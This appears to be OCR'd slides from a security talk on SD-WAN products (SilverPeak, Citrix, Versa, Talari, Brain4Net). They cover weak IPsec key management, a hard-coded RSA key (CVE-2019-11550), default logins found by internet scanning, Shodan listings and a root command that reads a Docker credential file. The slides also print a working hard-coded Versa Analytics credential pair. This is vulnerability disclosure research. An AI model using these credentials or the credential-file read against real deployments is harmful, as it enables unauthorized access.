
```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
ETag: W/"39-pjfC/cdHtq/cL1oGVz9421+P8+Y"
Vary: Accept-Encoding
set-cookie: vxoaSessionID=s%3ARRd2rFrw79SPoKuUSGhDy[redacted]; Path=/; HttpOnly; Secure
Date: [redacted]
Connection: close
Content-Length: 57

Request performed successfully. Authentication successful
```

# PoC Results

- November 2018
  - 571 SilverPeak devices
  - 380 alive
  - 150 devices have monitor:monitor user
  - 3 devices have admin:admin user
- May 2019
  - 601 SilverPeak devices
  - 396 alive
  - 184 devices have monitor:monitor user
  - 3 devices have admin:admin user

# SilverPeak's IPsec Key Management White Paper




**Ephemeral key material**: global, rotates every hour or higher

Distributed over secure TLS

**Persistent key material**: local, for every unidirectional SA (one way IPsec tunnel)

**PFS-like (Perfect Forward Secrecy) security**

Protect past sessions against future compromise

**DH-like (Diffie Hellman) Key Exchange**


Actual keys are never sent on the wire

Unique keys that never repeat per device pair, per direction

**Key(A->B) = Key material(E) ⊕ Key material(P)(A->B)**
**Key(B->A) = Key material(E) ⊕ Key material(P)(B->A)**
**Key(A->C) = Key material(E) ⊕ Key material(P)(A->C)**
**Key(C->A) = Key material(E) ⊕ Key material(P)(C->A)**
**Key(B->C) = Key material(E) ⊕ Key material(P)(B->C)**
**Key(C->B) = Key material(E) ⊕ Key material(P)(C->B)**

**Ephemeral key material -> Key material(E)**
**Persistent key material -> Key material(P)**

# SilverPeak's Old IPsec Key Management




Seed: global, rotates every hour or higher

Nonce: local , for every unidirectional SA (one way IPsec tunnel)

Ipsec is over UDP: Default source port assignment: 10002 or 11002

Perfect Forward Secrecy: Protects past sessions against future compromise

Key(A->B) = seed1 ⊕ nonce(A->B)

Key(B->A) = seed1 ⊕ nonce(A->B)

Key(A->C) = seed1 ⊕ nonce(A->C)

Key(C->A) = seed1 ⊕ nonce(C->A)

# Nonce???

ipsec_nonce_out:

| | |
|---|---|
| 0: | 185 |
| 1: | 254 |
| 2: | 208 |
| 3: | 161 |
| 4: | 75 |
| 5: | 11 |
| 6: | 98 |
| 7: | 18 |
| 8: | 247 |
| 9: | 231 |
| 10: | 181 |
| 11: | 137 |
| 12: | 240 |
| 13: | 159 |
| 14: | 177 |
| 15: | 112 |
| 16: | 56 |
| 17: | 143 |
| 18: | 31 |
| 19: | 101 |
| 20: | 209 |
| 21: | 178 |
| 22: | 159 |
| 23: | 49 |
| 24: | 208 |
| 25: | 79 |
| 26: | 88 |
| 27: | 138 |
| 28: | 45 |
| 29: | 81 |
| 30: | 199 |
| 31: | 162 |

ipsec_nonce_in:


| | |
|---|---|
| 0: | 210 |
| 1: | 151 |
| 2: | 181 |
| 3: | 240 |
| 4: | 176 |
| 5: | 26 |
| 6: | 213 |
| 7: | 170 |
| 8: | 189 |
| 9: | 230 |
| 10: | 165 |
| 11: | 121 |
| 12: | 42 |
| 13: | 189 |
| 14: | 83 |
| 15: | 54 |
| 16: | 213 |
| 17: | 54 |
| 18: | 152 |
| 19: | 175 |
| 20: | 16 |
| 21: | 254 |
| 22: | 51 |
| 23: | 16 |
| 24: | 255 |
| 25: | 23 |
| 26: | 146 |
| 27: | 148 |
| 28: | 197 |
| 29: | 50 |
| 30: | 87 |
| 31: | 87 |

orch_tid:

| | |
|---|---|
| 0: | 208 |
| 1: | 3 |
| 2: | 2 |
| 3: | 52 |
| 4: | 126 |
| 5: | 108 |
| 6: | 27 |
| 7: | 151 |
| 8: | 168 |
| 9: | 45 |
| 10: | 158 |
| 11: | 49 |
| 12: | 225 |
| 13: | 219 |
| 14: | 195 |
| 15: | 170 |

# Investigation


- PFS?
- XOR?
- PSK as a global ephemeral seed?
- Repeated nonces?



# Key Management Black Box Analysis

- Pre-shared keys are generated by the orchestrator
  - It is not possible to view, set or change a PSK using the WebUI
- PSK are the same on all tunnels within a domain
  - A spoke with more than 20 tunnels has the same PSK
  - 5d30a54c-3233-434e-8481-8bf6ac5efa5c
- If A and B are IPsec peers then A's ipsec_nonce_in is equal to B's ipsec_nonce_out
- Nonce repeats
  - A nonce is an arbitrary number that can be used just once
- A simple XOR instead of KDF

# SilverPeak's Old IPsec Key Management




Seed: global, rotates every hour or higher

Nonce: local , for every unidirectional SA (one way IPsec tunnel)

Ipsec is over UDP: Default source port assignment: 10002 or 11002

Perfect Forward Secrecy: Protects past sessions against future compromise

Key(A->B) = seed1 ⊕ nonce(A->B)
Key(B->A) = seed1 ⊕ nonce(A->B)
Key(A->C) = seed1 ⊕ nonce(A->C)
Key(C->A) = seed1 ⊕ nonce(C->A)

key(A->B) = f(psk) ^ g(ip_nonce_out[i])
f - ?
g -?
i-?

# Key Management Black Box Analysis

- PSKs are sent over HTTPS tunnel between the router and the orchestrator
- How does the router authenticate to orchestrator?
  - What is the root of trust?
  - The router and orchestrator use self-signed certificates for Web UI and REST API
- Ephemeral key material rotation happens **every 24 hours** (configured)
  - Wireguard rotates a key **every 2 minutes**
  - Ephemeral key material is stored on the orchestrator during the key rotation interval
- We did not see that PSK or nonce are changed
- No perfect secrecy

# Citrix Hard-coded Keys


# Overview

- **All** Citrix NetScaler SD-WAN appliances use **the same pre-installed** RSA key pair and the corresponding self-signed certificate
- This certificate is used in Controller - Orchestrator communication protocol within Northbound API
- An attacker in MitM position can use the private key to perform eavesdropping and spoofing attacks against all edge routers

# CVE-2019-11550

- https://support.citrix.com/article/CTX247735
- This  vulnerability could allow an unauthenticated attacker to perform a man-in-the-middle attack against management traffic. The vulnerability has been assigned the following CVE number.
- CVE-2019-11550 – Information Disclosure in Citrix SD-WAN Appliance 10.2.x before 10.2.2 and NetScaler SD-WAN Appliance 10.0.x before 10.0.7.
- Affected Versions:
  - All versions of NetScaler SD-WAN 9.x *
  - All versions of NetScaler SD-WAN 10.0.x earlier than 10.0.7
  - All versions of Citrix SD-WAN 10.1.x *
  - All versions of Citrix SD-WAN 10.2.x earlier than 10.2.2

# Controller - Orchestrator Protocol



# Design Summary

- The “appliance_keys” certificate
  - Pre-installed on all SD-WAN appliances (controller, orchestrator, network elements, etc.)
  - Used for traffic encryption with `TLS_RSA_WITH_AES_256_CBC_SHA` cipher suite
- The “sdwan_center_cert” certificate
  - Generated on the SD-WAN Center
  - It must be manually installed on all controllers
- TLS
  - `TLS_RSA_WITH_AES_256_CBC_SHA`
  - PFS is not enforced
- A custom protocol is used to communicate between SD-WAN Center and other SD-WAN appliances over TLS
- It is worth noting, that this protocol also has a password-based authentication feature (PSK)

# What is protocol used for?

- Download configs from virtual WAN appliances (`get_config_file_chunk FILENAME`)
- Download a list of configs (`get_available_configs`)
- Ping (`ping`)
- Get info (`get_appliance_info`)
- Get management IP address (`get_network_mgt_ip_address`)
- Get SSO token (`get_sso_token`)
- Upload config (`initiate_config_upload FILENAME`, `put_config_file_chunk FILENAME`, `finalize_config_upload FILENAME`)

# Authentication Method

- Mutual authentication and PSK-based defense in depth mechanism
- Orchestrator authenticates to Controller using the "orchestrator_cert"
- Controller authenticates to Orchestrator using the "appliance_keys" cert and the white-listing method:
  - A connection to a controller is accepted if the sent appliance_keys certificate is equal to orchestrator  appliance_keys certificate
  - Any arbitrary, but equal certificates

# Results

1. The attacker **in passive MitM** position **can decrypt all** communications
2. The attacker **in active MitM** position can perform **active eavesdropping**
3. The attacker **in the target network** can spoof an Controller
4. The attacker **that is able to upload** an SD-WAN **certificate** on a Controller node **can get control over entire SD-WAN network**

# How did Citrix fix the issue?

- Now an admin generates self-signed certificates on all SD-WAN appliances and upload them on an SD-WAN Center
- TLS uses TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
- Wildcard certificates (*.*.*.*) that are not binded to appliances
- If you have N appliances you must install certificates 2*N times
- Fingerprint-based white-list

# Certificate View

## Certificate Summary

### Subject

| RDN | Value |
|---|---|
| Common Name (CN) | *.*.*.* |
| Domain Component (DC) | SDWAN |
| Organization (O) | Citrix Systems\, Inc. |
| Organizational Unit (OU) | SDWANEngineering |
| Country (C) | US |
| State (ST) | California |
| Locality (L) | Santa Clara |

### Properties

| Property | Value |
|---|---|
| Issuer | L = Santa Clara,ST = California,C = US,OU = SDWANEngineering,O = Citrix Systems\, Inc.,DC = SDWAN,CN = *.*.*.* |
| Subject | L = Santa Clara,ST = California,C = US,OU = SDWANEngineering,O = Citrix Systems\, Inc.,DC = SDWAN,CN = *.*.*.* |
| Valid From | 7 May 2019, 5:12 a.m. |
| Valid To | 4 May 2029, 5:12 a.m. |
| Serial Number | DD:F5:37:BC:21:8C:8C:B5 (15993750932832423093) |
| CA Cert | Yes |
| Key Size | 2048 bits |
| Fingerprint (SHA-1) | 9A:B7:29:3C:F9:29:9E:71:88:B6:D9:CD:9B:B7:C3:FD:AE:F5:D7:4A |
| Fingerprint (MD5) | FC:9B:B4:A5:DD:32:EB:50:90:D0:65:C7:51:45:37:4C |
| SANS | |

# Versa Hard-coded Passwords

# Why Do Versa Devops use versa123?

```
from fabric.api import sudo
from fabric.api import env
from fabric.api import run

env.user = "Administrator"
env.host_string = '10.192.28.176'
env.password = "versa123"


def test():
    sudo('ls -lrt')
    sudo("sudo sed -i '/singh/ s/$/anythin/' /tmp/pompina")

test()
```

joshuap-cfy / frontier-versa-sdwan-poc-0117

forked from Cloudify-PS/cloudify-versa-plugin

Code | Pull requests 0 | Projects 0 | Wiki | Insights

187 lines (175 sloc) 5.64 KB


```
1  #Add and configure network with DHCP,DNS,Firewall to exsistent organization
2  #Organization must have one free interface
3  tosca_definitions_version: cloudify_dsl_1_3
4
5  imports:
6    - imports.yaml
7
8  inputs:
9      versa_url:
10         default: "https://172.19.0.210:9183"
11     client_id:
12         default: "voae_rest"
13     client_secret:
14         default: "asrevnet_123"
15     username:
16         default: "Administrator"
17     password:
18         default: "versa123"
```

# Versa Hard-coded Passwords

- Versa Analytics Driver REST API (/opt/versa/bin/versa-analytics-driver) uses the hardcoded credentials located at the /opt/versa/var/van-app/properties/application.properties file
- The credentials are used to perform HTTP Basic Authentication
- The credentials are equal to vanclient:88347b9e8s6$90d9f31te366&d5be77 and they are the same for all Versa Analytics deployments

# Versa Cleartext Communications

# Versa Analytics TCP 1234 Service Cleartext Communications



# Talari’s SNMP Route Learning

# SNMP Route Learning

- A proprietary mechanism to acquire routing tables from a remote router
- A developer's linkedin page says the following:
  - "SNMP: Enhanced existing SNMP Route Polling functionality to improve efficiency and usability of route processing and route filtering in support of key Customer account.. "
- `snmpwalk`-based implementation

# SNMP Routes Configuration


** Screenshot from official user guide*

# Flaws

- Insecure SNMPv2 protocol is used
- Community string and SNMP Request ID are the only security mechanisms defending against SNMP spoofing
- Even MD5 hash function is not used
- No route authentication and integrity
- An attacker in MitM-position can arbitrary change routing information

# Brain4Net SD-WAN

# Brain4Net

- There are several SD-WAN vendors and projects in Russia, one of them is Brain4Net (B4N)
- B4N is an OpenFlow-based service platform focusing on SD-WAN transport
- Shodan says that some testbeds are deployed on the Russian state ISP (Rostelecom)

# Testbeds on Rostelecom's sites

TOTAL RESULTS

2

TOP COUNTRIES

| | |
|---|---|
| Russian Federation | 2 |

TOP ORGANIZATIONS

| | |
|---|---|
| Rostelecom | 2 |

TOP PRODUCTS

| | |
|---|---|
| nginx | 2 |

188.254.[redacted]

**Rostelecom**

Added on 2019-03-18 02:48:53 GMT

Russian Federation, Davydovo

self-signed

**SSL Certificate**

Issued By:

|- Common Name: **default**

|- Organization: [redacted]

**Investment**

Issued To:

|- Common Name: **default**

|- Organization: [redacted]

**Investment**

**Supported SSL Versions**

TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Server: nginx/1.13.12
Date: Mon, 18 Mar 2019 02:48:53 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 755
Last-Modified: Fri, 15 Mar 2019 13:37:33 GMT
Connection: keep-alive
ETag: "5c8baa9d-2f3"
Expires: Mon, 18 Mar 2019 02:48:53 GMT
Cache-Control: max-age=0
C...
```

81.177.[redacted]

**Rostelecom**

Added on 2019-03-17 01:30:01 GMT

Russian Federation, Moscow

self-signed

**SSL Certificate**

Issued By:

|- Common Name: **default**

|- Organization: [redacted]

**Investment**

Issued To:

|- Common Name: **default**

|- Organization: [redacted]

**Investment**


**Supported SSL Versions**

TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Server: nginx/1.13.12
Date: Sun, 17 Mar 2019 01:30:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 755
Last-Modified: Fri, 15 Mar 2019 13:37:33 GMT
Connection: keep-alive
ETag: "5c8baa9d-2f3"
Expires: Sun, 17 Mar 2019 01:30:21 GMT
Cache-Control: max-age=0
C...
```

# Smoke Security Testing


- Trivial fingerprinting and enumeration
- Multiple versions disclosure
- Several XSSes
- Cross-Site WebSocket Hijacking
- Unauthenticated access to monitoring services



# Docker Credentials Leakage

```
[root@ ~]# cat /root/.docker/config.json
{
    "auths": {
        "https://index.docker.io/v1/": {
            "auth": "==="
        }
    },
    "HttpHeaders": {
        "User-Agent": "Docker-Client/18.09.0 (linux)"
    }
}[root@b ~]#
```

# Docker Credentials Leakage



# Secure Communications Flaws

- No crypto approach
- Unprotected
  - TCP 830 (GRPC)
  - TCP 5000 (API)
  - TCP 6653 (OpenFlow)
  - TCP 27017 (Mongo)
- No mutually authenticated
- There is no ready to use decisions for some protocols (e.g., OpenFlow)
- Brain4Net says we have tested a deployment without secure communications

# GRPC

